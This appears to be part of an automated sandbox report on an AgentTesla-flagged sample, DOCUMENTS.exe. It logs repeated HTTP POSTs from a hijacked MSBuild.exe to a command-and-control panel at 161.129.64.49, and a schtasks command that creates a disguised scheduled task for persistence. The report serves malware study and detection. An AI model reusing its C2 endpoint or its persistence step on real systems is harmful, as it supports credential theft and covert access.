Sep 15, 2021 14:13:34.460009098 CEST	1159	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:33 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:34.751784086 CEST	1160	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:34.776943922 CEST	1160	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:36.123543024 CEST	1160	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:34 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:36.422976017 CEST	1169	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:36.449357986 CEST	1170	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:37.804518938 CEST	1208	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:36 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:38.109925032 CEST	1209	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:38.135873079 CEST	1209	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:39.476407051 CEST	2658	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:38 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:39.807173014 CEST	3851	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:39.832612991 CEST	3851	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:40.975805998 CEST	4879	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:39 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:41.525769949 CEST	4880	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:41.550904036 CEST	4880	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:42.923151970 CEST	4881	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:41 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:43.286066055 CEST	4881	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:43.312797070 CEST	4881	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:44.491574049 CEST	4884	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:43 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:45.072092056 CEST	4884	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:45.097580910 CEST	4884	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:46.437989950 CEST	4885	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:45 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:46.819101095 CEST	4885	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:46.848864079 CEST	4886	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:47.995552063 CEST	4888	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:46 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:48.662318945 CEST	4888	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:48.687911987 CEST	4888	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:50.046020031 CEST	4889	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:48 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:50.457855940 CEST	4890	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:50.483243942 CEST	4890	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:51.604737043 CEST	4892	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:50 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:52.353688955 CEST	4893	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 458 Expect: 100-continue
Sep 15, 2021 14:13:52.380866051 CEST	4893	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:53.744338989 CEST	4893	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:52 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:54.176737070 CEST	4894	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:54.204462051 CEST	4894	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:55.384918928 CEST	4896	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:54 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:56.112840891 CEST	4897	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:56.138398886 CEST	4897	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:57.478768110 CEST	4898	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:56 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:57.956692934 CEST	4898	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 458 Expect: 100-continue
Sep 15, 2021 14:13:57.983563900 CEST	4898	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:59.137239933 CEST	4900	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:57 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:14:00.370670080 CEST	4901	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:14:00.395814896 CEST	4901	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:14:01.768973112 CEST	4902	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:14:00 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:14:02.661793947 CEST	4902	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:14:02.687347889 CEST	4902	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:14:03.835738897 CEST	4904	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:14:02 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:14:05.112627029 CEST	4905	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 458 Expect: 100-continue
Sep 15, 2021 14:14:05.138648033 CEST	4905	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:14:06.472397089 CEST	4906	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:14:05 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:14:07.456280947 CEST	4906	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:14:07.482511997 CEST	4906	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:14:08.650330067 CEST	4909	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:14:07 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:14:09.976701975 CEST	4910	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:14:10.001939058 CEST	4910	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:14:11.360577106 CEST	4911	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:14:10 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:14:12.349174976 CEST	4911	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 460 Expect: 100-continue
Sep 15, 2021 14:14:12.374934912 CEST	4911	IN	HTTP/1.1 100 Continue

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49755	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:23.444530010 CEST	1106	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:23.469619036 CEST	1108	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:24.806164980 CEST	1122	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:23 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:24.816778898 CEST	1123	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:24.842765093 CEST	1124	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:25.972719908 CEST	1134	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:24 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:26.351392984 CEST	1135	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:26.376863956 CEST	1136	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:27.754045963 CEST	1143	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:26 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:27.979247093 CEST	1144	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:28.004095078 CEST	1145	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:29.348956108 CEST	1153	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:28 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:29.846992016 CEST	1153	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:29.872878075 CEST	1153	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:31.219254971 CEST	1155	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:29 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Sep 15, 2021 14:13:31.454013109 CEST	1156	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:31.479247093 CEST	1156	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:32.833340883 CEST	1157	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:31 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:33.099281073 CEST	1157	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:33.124250889 CEST	1158	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:34.257390022 CEST	1159	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:33 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49773	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:36.452723980 CEST	1171	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:36.480820894 CEST	1175	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:37.631304026 CEST	1208	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:36 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49779	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:39.834562063 CEST	3852	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:39.860543013 CEST	3852	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:41.231333971 CEST	4880	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:39 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49782	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:43.357093096 CEST	4883	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:43.382200956 CEST	4883	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:44.726938963 CEST	4884	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:43 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49783	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:46.905596018 CEST	4887	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:46.931204081 CEST	4887	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:48.267934084 CEST	4888	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:46 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49784	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:50.561420918 CEST	4891	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:50.588109970 CEST	4891	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:51.928198099 CEST	4892	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:50 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49785	161.129.64.49	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 14:13:54.329246998 CEST	4895	OUT	POST /webpanel-dawn2/mawa/0fcd1ef3ebe94dad1463.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 161.129.64.49 Content-Length: 456 Expect: 100-continue
Sep 15, 2021 14:13:54.354396105 CEST	4895	IN	HTTP/1.1 100 Continue
Sep 15, 2021 14:13:55.689045906 CEST	4896	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 12:13:54 GMT Server: Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 X-Powered-By: PHP/7.1.33 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: DOCUMENTS.exe PID: 1864 Parent PID: 3532

General

Start time:	14:12:36
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\DOCUMENTS.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\DOCUMENTS.exe'
Imagebase:	0xe30000
File size:	713728 bytes
MD5 hash:	F93324854461139C58E0E865CEB3C859
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.294334493.000000000A8E8000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.294334493.000000000A8E8000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.293912263.000000000A721000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.293912263.000000000A721000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.290373669.000000000370C000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 4036 Parent PID: 1864

General

Start time:	14:12:51
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe

Copyright Joe Security LLC 2021

Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\ncXzBAPDBtn' /XML 'C:\Users\user\AppData\Local\Temp\tmp9BE9.tmp'
Imagebase:	0x9e0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 2028 Parent PID: 4036

General

Start time:	14:12:51
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff797770000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: MSBuild.exe PID: 1488 Parent PID: 1864

General

Start time:	14:12:51
Start date:	15/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe
Wow64 process (32bit):	true
